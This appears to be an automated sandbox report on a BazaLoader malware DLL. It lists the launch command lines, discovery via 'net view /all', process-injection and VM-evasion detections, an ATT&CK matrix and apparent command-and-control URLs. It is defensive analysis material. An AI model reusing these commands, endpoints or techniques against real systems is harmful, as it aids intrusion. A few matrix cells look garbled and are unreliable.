

JOeSandbox Cloud BASIC



ID: 492040

Sample Name: TWsmloYqC6.dll

Cookbook: default.jbs

Time: 09:51:36

Date: 28/09/2021

Version: 33.0.0 White Diamond

Table of Contents

Table of Contents	2
Windows Analysis Report TWsmloYqC6.dll	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	5
Yara Overview	5
Sigma Overview	5
System Summary:	5
Jbx Signature Overview	5
Spreading:	6
Networking:	6
System Summary:	6
Malware Analysis System Evasion:	6
HIPS / PFW / Operating System Protection Evasion:	6
Stealing of Sensitive Information:	6
Mitre Att&ck Matrix	6
Behavior Graph	7
Screenshots	7
Thumbnails	7
Antivirus, Machine Learning and Genetic Malware Detection	8
Initial Sample	8
Dropped Files	8
Unpacked PE Files	8
Domains	9
URLs	9
Domains and IPs	9
Contacted Domains	9
Contacted URLs	9
Contacted IPs	12
Public	12
General Information	12
Simulations	13
Behavior and APIs	13
Joe Sandbox View / Context	13
IPs	13
Domains	13
ASN	13
JA3 Fingerprints	13
Dropped Files	13
Created / dropped Files	14
Static File Info	45
General	45
File Icon	46
Static PE Info	46
General	46
Entrypoint Preview	46
Data Directories	46
Sections	46
Imports	46
Exports	46
Network Behavior	47
Network Port Distribution	47
TCP Packets	47
UDP Packets	47
DNS Queries	47
DNS Answers	47
HTTP Request Dependency Graph	48
HTTPS Proxied Packets	49
Code Manipulations	139
Statistics	140
Behavior	140
System Behavior	140
Analysis Process: loaddll64.exe PID: 6060 Parent PID: 6016	140
General	140
File Activities	140
File Read	140
Analysis Process: cmd.exe PID: 6504 Parent PID: 6060	140
General	140
File Activities	140
Analysis Process: regsvr32.exe PID: 6500 Parent PID: 6060	140

General	140
File Activities	141
File Read	141
Analysis Process: rundll32.exe PID: 6476 Parent PID: 6504	141
General	141
File Activities	141
File Read	141
Analysis Process: iexplore.exe PID: 6460 Parent PID: 6060	141
General	141
File Activities	141
Registry Activities	141
Analysis Process: rundll32.exe PID: 1384 Parent PID: 6060	142
General	142
File Activities	142
File Created	142
File Read	142
Analysis Process: iexplore.exe PID: 1496 Parent PID: 6460	142
General	142
File Activities	142
Registry Activities	142
Analysis Process: rundll32.exe PID: 6848 Parent PID: 6060	142
General	142
File Activities	143
File Read	143
Analysis Process: rundll32.exe PID: 5580 Parent PID: 6060	143
General	143
File Activities	143
File Created	143
File Read	143
Analysis Process: rundll32.exe PID: 6332 Parent PID: 6060	143
General	143
Analysis Process: rundll32.exe PID: 5532 Parent PID: 6060	143
General	143
Analysis Process: rundll32.exe PID: 7152 Parent PID: 6060	144
General	144
Analysis Process: rundll32.exe PID: 5328 Parent PID: 6060	144
General	144
Analysis Process: rundll32.exe PID: 5952 Parent PID: 6060	144
General	144
Analysis Process: rundll32.exe PID: 5552 Parent PID: 6060	144
General	145
Analysis Process: rundll32.exe PID: 5656 Parent PID: 6060	145
General	145
Analysis Process: rundll32.exe PID: 5924 Parent PID: 6060	145
General	145
Analysis Process: rundll32.exe PID: 6276 Parent PID: 6588	145
General	145
Analysis Process: rundll32.exe PID: 1312 Parent PID: 6060	146
General	146
Analysis Process: rundll32.exe PID: 6312 Parent PID: 6060	146
General	146
Analysis Process: svchost.exe PID: 5684 Parent PID: 1384	146
General	146
Analysis Process: rundll32.exe PID: 7056 Parent PID: 6060	146
General	147
Analysis Process: rundll32.exe PID: 5700 Parent PID: 6588	147
General	147
Analysis Process: rundll32.exe PID: 6700 Parent PID: 6060	147
General	147
Analysis Process: svchost.exe PID: 3148 Parent PID: 5580	147
General	147
Analysis Process: rundll32.exe PID: 1200 Parent PID: 6060	148
General	148
Analysis Process: rundll32.exe PID: 7104 Parent PID: 6060	148
General	148
Analysis Process: rundll32.exe PID: 6420 Parent PID: 6588	148
General	148
Analysis Process: rundll32.exe PID: 6424 Parent PID: 6060	148
General	149
Analysis Process: rundll32.exe PID: 5096 Parent PID: 6060	149
General	149
Disassembly	149
Code Analysis	149

Windows Analysis Report TWsmloYqC6.dll

Overview

General Information

Sample Name:	TWsmloYqC6.dll
Analysis ID:	492040
MD5:	fd6992463689acf..
SHA1:	d8b3968a08b12e..
SHA256:	8b971c2c4c9a02...
Tags:	BazaLoader dll exe
Infos:	

Most interesting Screenshot:

Detection

MALICIOUS

SUSPICIOUS

CLEAN

UNKNOWN

Baza Loader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Sigma detected: Dridex Process Pa...

Sigma detected: CobaltStrike Load b...

Detected Bazar Loader

System process connects to networ...

Sample uses process hollowing tech...

Writes to foreign memory regions

Allocates memory in foreign process...

Injects a PE file into a foreign proce...

Sigma detected: Suspicious Svchos...

Queries sensitive disk information (v...


Modifies the context of a thread in a...

Performs a network lookup / discove...

Queries sensitive BIOS Information ...

Contains functionality to check if a d...

Classification



Process Tree

- System is w10x64
-  **loadaddll64.exe** (PID: 6060 cmdline: loadaddll64.exe 'C:\Users\user\Desktop\TWsmloYqC6.dll' MD5: A84133CCB118CF35D49A423CD836D0EF)
 -  **cmd.exe** (PID: 6504 cmdline: cmd.exe /C rundll32.exe 'C:\Users\user\Desktop\TWsmloYqC6.dll',#1 MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
 -  **rundll32.exe** (PID: 6476 cmdline: rundll32.exe 'C:\Users\user\Desktop\TWsmloYqC6.dll',#1 MD5: 73C519F050C20580F8A62C849D49215A)
 -  **regsvr32.exe** (PID: 6500 cmdline: regsvr32.exe /s C:\Users\user\Desktop\TWsmloYqC6.dll MD5: D78B75FC68247E8A63ACBA846182740E)
 -  **iexplore.exe** (PID: 6460 cmdline: C:\Program Files\Internet Explorer\iexplore.exe MD5: 6465CB92B25A7BC1DF8E01D8AC5E7596)
 -  **iexplore.exe** (PID: 1496 cmdline: 'C:\Program Files (x86)\Internet Explorer\EXPLORE.EXE' SCODEF:6460 CREDAT:17410 /prefetch:2 MD5: 071277CC2E3DF41EEEA8013E2AB58D5A)
 -  **rundll32.exe** (PID: 1384 cmdline: rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,DllRegisterServer MD5: 73C519F050C20580F8A62C849D49215A)
 -  **svchost.exe** (PID: 5684 cmdline: C:\Windows\system32\svchost.exe -k UnistackSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
 -  **net.exe** (PID: 3576 cmdline: net view /all MD5: 15534275EDAABC58159DD0F8607A71E5)
 -  **conhost.exe** (PID: 5332 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 -  **rundll32.exe** (PID: 6848 cmdline: rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,DllUnregisterServer MD5: 73C519F050C20580F8A62C849D49215A)
 -  **rundll32.exe** (PID: 5580 cmdline: rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,PauseW MD5: 73C519F050C20580F8A62C849D49215A)
 -  **svchost.exe** (PID: 3148 cmdline: C:\Windows\system32\svchost.exe -k UnistackSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
 -  **rundll32.exe** (PID: 6332 cmdline: rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,ResumeServer MD5: 73C519F050C20580F8A62C849D49215A)
 -  **rundll32.exe** (PID: 5532 cmdline: rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,ResumeW MD5: 73C519F050C20580F8A62C849D49215A)
 -  **svchost.exe** (PID: 5336 cmdline: C:\Windows\system32\svchost.exe -k UnistackSvcGroup MD5: 32569E403279B3FD2EDB7EBD036273FA)
 -  **rundll32.exe** (PID: 7152 cmdline: rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,StartServer MD5: 73C519F050C20580F8A62C849D49215A)
 -  **rundll32.exe** (PID: 5328 cmdline: rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,StartW MD5: 73C519F050C20580F8A62C849D49215A)
 -  **rundll32.exe** (PID: 5952 cmdline: rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,StopServer MD5: 73C519F050C20580F8A62C849D49215A)
 -  **rundll32.exe** (PID: 5552 cmdline: rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,SuspendServer MD5: 73C519F050C20580F8A62C849D49215A)
 -  **rundll32.exe** (PID: 5656 cmdline: rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,opj_codec_set_threads MD5: 73C519F050C20580F8A62C849D49215A)
 -  **rundll32.exe** (PID: 5924 cmdline: rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,opj_create_compress MD5: 73C519F050C20580F8A62C849D49215A)
 -  **rundll32.exe** (PID: 1312 cmdline: rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,opj_create_decompress MD5: 73C519F050C20580F8A62C849D49215A)
 -  **rundll32.exe** (PID: 6312 cmdline: rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,opj_decode MD5: 73C519F050C20580F8A62C849D49215A)
 -  **rundll32.exe** (PID: 7056 cmdline: rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,opj_decode_tile_data MD5: 73C519F050C20580F8A62C849D49215A)
 -  **rundll32.exe** (PID: 6700 cmdline: rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,opj_destroy_codec MD5: 73C519F050C20580F8A62C849D49215A)
 -  **rundll32.exe** (PID: 1200 cmdline: rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,opj_destroy_cstr_index MD5: 73C519F050C20580F8A62C849D49215A)
 -  **rundll32.exe** (PID: 7104 cmdline: rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,opj_destroy_cstr_info MD5: 73C519F050C20580F8A62C849D49215A)
 -  **rundll32.exe** (PID: 6424 cmdline: rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,opj_dump_codec MD5: 73C519F050C20580F8A62C849D49215A)
 -  **rundll32.exe** (PID: 5096 cmdline: rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,opj_encode MD5: 73C519F050C20580F8A62C849D49215A)
 -  **rundll32.exe** (PID: 1348 cmdline: rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,opj_encoder_set_extra_options MD5: 73C519F050C20580F8A62C849D49215A)
 -  **rundll32.exe** (PID: 6276 cmdline: C:\Windows\System32\rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,DllRegisterServer (FD4EF353-9C8C-48E0-BB05-78974FB93B24) MD5: 73C519F050C20580F8A62C849D49215A)
 -  **rundll32.exe** (PID: 5700 cmdline: C:\Windows\System32\rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,PauseW {472D041F-5A83-4CB6-BA61-CCC2757AAF71} MD5: 73C519F050C20580F8A62C849D49215A)
 -  **rundll32.exe** (PID: 6420 cmdline: C:\Windows\System32\rundll32.exe C:\Users\user\Desktop\TWsmloYqC6.dll,ResumeW {A30E4BC4-954D-4192-B87D-90749D0EE54D} MD5: 73C519F050C20580F8A62C849D49215A)
 - cleanup

Malware Configuration

No configs have been found

Yara Overview

No yara matches

Sigma Overview

System Summary:



Sigma detected: Dridex Process Pattern

Sigma detected: CobaltStrike Load by Rundll32

Sigma detected: Suspicious Svchost Process

Sigma detected: Net.exe Execution

Sigma detected: Windows Network Enumeration

Jbx Signature Overview

Spreading:



Performs a network lookup / discovery via net view

Networking:



System process connects to network (likely due to code injection or exploit)

System Summary:



Malware Analysis System Evasion:



Queries sensitive disk information (via WMI, Win32_DiskDrive, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:



System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Writes to foreign memory regions

Allocates memory in foreign processes

Injects a PE file into a foreign processes

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information:




Detected Bazar Loader

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network
Valid Accounts	Windows Management Instrumentation 2 1	DLL Side-Loading 1	Process Injection 6 1 1	Masquerading 1	OS Credential Dumping	System Time Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Encrypted Channel
Default Accounts	Shared Modules 1	Application Shimming 1	DLL Side-Loading 1	Virtualization/Sandbox Evasion 1 3 1	LSASS Memory	Security Software Discovery 1 4	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 4	Exfiltration
Domain Accounts	At (Linux)	Logon Script (Windows)	Application Shimming 1	Process Injection 6 1 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 4	Exfiltration
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 1	NTDS	Virtualization/Sandbox Evasion 1 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 5	Exfiltration
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Regsvr32 1	LSA Secrets	Remote System Discovery 1 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Exfiltration
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Rundll32 1	Cached Domain Credentials	System Network Configuration Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Exfiltration

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Notes
External Remote Services	Scheduled Task	Startup Items	Startup Items	DLL Side-Loading 1	DCSync	File and Directory Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Red Army
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 2 1 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Dark Internet


Behavior Graph





Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
TWsmloYqC6.dll	4%	Virustotal		Browse
TWsmloYqC6.dll	4%	ReversingLabs	Win64.Trojan.Sdum	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
29.2.svchost.exe.7ff70d6e0000.0.unpack	100%	Avira	HEUR/AGEN.1142239		Download File
24.2.svchost.exe.7ff70d6e0000.0.unpack	100%	Avira	HEUR/AGEN.1142239		Download File

Source	Detection	Scanner	Label	Link	Download
29.0.svchost.exe.7ff70d6e0000.0.unpack	100%	Avira	HEUR/AGEN.1142239		Download File
24.0.svchost.exe.7ff70d6e0000.0.unpack	100%	Avira	HEUR/AGEN.1142239		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://161.35.29.127/feed/news/last	1%	Virustotal		Browse
http://https://161.35.29.127/feed/news/last	0%	Avira URL Cloud	safe	
http://https://btloader.com/tag?o=6208086025961472&upapi=true	0%	URL Reputation	safe	
http://https://ad-delivery.net/px.gif?ch=1&e=0.071014012951503	0%	Avira URL Cloud	safe	
http://https://161.35.19.83/feed/news/last	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
contextual.media.net	23.211.6.95	true	false		high
new-fp-shed.wg1.b.yahoo.com	87.248.100.216	true	false		high
dart.l.doubleclick.net	142.250.186.70	true	false		high
myexternalip.com	34.117.59.81	true	false		high
hblg.media.net	23.211.6.95	true	false		high
lg3.media.net	23.211.6.95	true	false		high
btloader.com	172.67.70.134	true	false		high
www.google.com	142.250.185.196	true	false		high
www-amazon-com.customer.fastly.net	162.219.225.118	true	false		high
geolocation.onetrust.com	104.20.184.68	true	false		high
ad-delivery.net	104.26.2.70	true	false		high
www.msn.com	unknown	unknown	false		high
ad.doubleclick.net	unknown	unknown	false		high
srtb.msn.com	unknown	unknown	false		high
www.yahoo.com	unknown	unknown	false		high
www.amazon.com	unknown	unknown	false		high
web.vortex.data.msn.com	unknown	unknown	false		high
cvision.media.net	unknown	unknown	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://www.yahoo.com/rw6fibQdwKcmdvsetfommtz0RqQCEbeuyoqtwqf/	false		high
http://https://www.google.com/rbwHu5Shjkeuvkuf8oTaqc6z7g/	false		high
http://https://www.google.com/cJi7l2WpuslUuvebbbed6plxmt5tJ3xFI1qmy057/7oIYdv5idu2fwz6Raz2Hvv/hdReuPwq6CvywwwkkicnRW4lztwnhjXz5ro4yl1qhtzdl/blphet38vbf77s4it16v6mCFkgvh1w8Mdh0/	false		high
http://https://www.google.com/mf3Lduswpvy6SPzcbmxwaljG67qoj6c6j19gg7OkmA/	false		high
http://https://www.yahoo.com/5qxze318lf75pclBusixiz0clJekccI8A420oA6u8whnw/2Rry2xqwLEVsiF64tpe3Rhov4wb8Wp79ttm2ear/mmmzonv1a1ISYpfwxiShcLMzxXkgV1xigzSt/nw4k7ndygbbbqw1b7szc67jc/wa5R7hLnhtfuUhwf9nx0aq44at42bKhqiblc/	false		high
http://https://www.yahoo.com/5plLtfbxrypimafaskbyTFsHook1t3a0niuf/9643mz8cS6tdi7lgaabHevS46jibczkl8vdanMpodf3a/n1m1wNlspi2miN7Cukulmaneulmuqsn5/ewwL01YUYovIs3aHyl/msM3dhGsffzncwxmlazlyjC4i67xsa4slkI0OIJ/	false		high
http://https://www.yahoo.com/eTzWuluo4t9ooivcrPf6pe/mfk8smtmi383pV1mgvtvvyMFadOMYjFI/	false		high
http://https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location	false		high
http://https://www.yahoo.com/ce8pX23qvo5mlqEd8ov9wwze1sudj/b6lmlqa2d1zarfp3ae1/Xnveev4mckesKzXGtKzdjge8s/	false		high

Name	Malicious	Antivirus Detection	Reputation
http://https://161.35.29.127/feed/news/last	false	1%, Virustotal, Browse - Avira URL Cloud: safe	unknown
http://https://www.yahoo.com/7rLx7jUix7wRJhuBpcByqv3qfkxhask29Rj4/TeUgkJogtjcjbE2aJ/u42duX140H2p5wggwScoit8ophha0exc9f3u/	false		high
http://https://www.amazon.com/kt8rj5729zg8dcKdUobze7/	false		high
http://https://www.amazon.com/c5ClawVDu9Jvlhxm51dvteg6c34r1CUsvjh77oocuAYti/	false		high
http://https://www.google.com/eXJT8urr30tgdjbfmfgNgi0hwBfp7bb/izprj0njylnwn6ciTs78oz1t24w5/qvUhaqTr45h302liS936mwVgcB0YP11vxt24wqj/eKofr53Dc8p37o2dji9rfrph2imal0N/	false		high
http://https://www.yahoo.com/9GuwHdocm3fspoQOm/t2uabxfli0f0td012eir4jwi96nGg/K7hwmewf5l8cfviyy1vd2i5gy63cdi9fugGQ/ew3sBtaPestyioqyjqvkl2fgsef5ya5smp7m/y8soWU99l3Vztklaz0NfbzRdka186/	false		high
http://https://www.amazon.com/0iuwzt5jtaQjblntvBD34x94V1ez/eHtuwkg5a5xam9ddbW7V96jsatl/568llo9E5U8di66r6sy3rihu6h6ioyuduFmxQo7Y/jjOopq606qx6YN0i78uL9gXso/uZsq2Eotwg3eabbfrf6qiYqsHek4gr11g26dn60i78ggB4v/	false		high
http://https://www.google.com/adjnigdn9fird9j0i5aoccowZcmxiqk6vqe59f43iD/6RDRkx66f96f1uxib2dMlk2PdiiIz5Z5V0qla/ogqjxnmNRW1usrQQTowwqI3if8rfvp9xikq9Djo8aV1W3va/sp3qirrfgtqivg3f310a6s1xi9zumR54oam9h6493p/	false		high
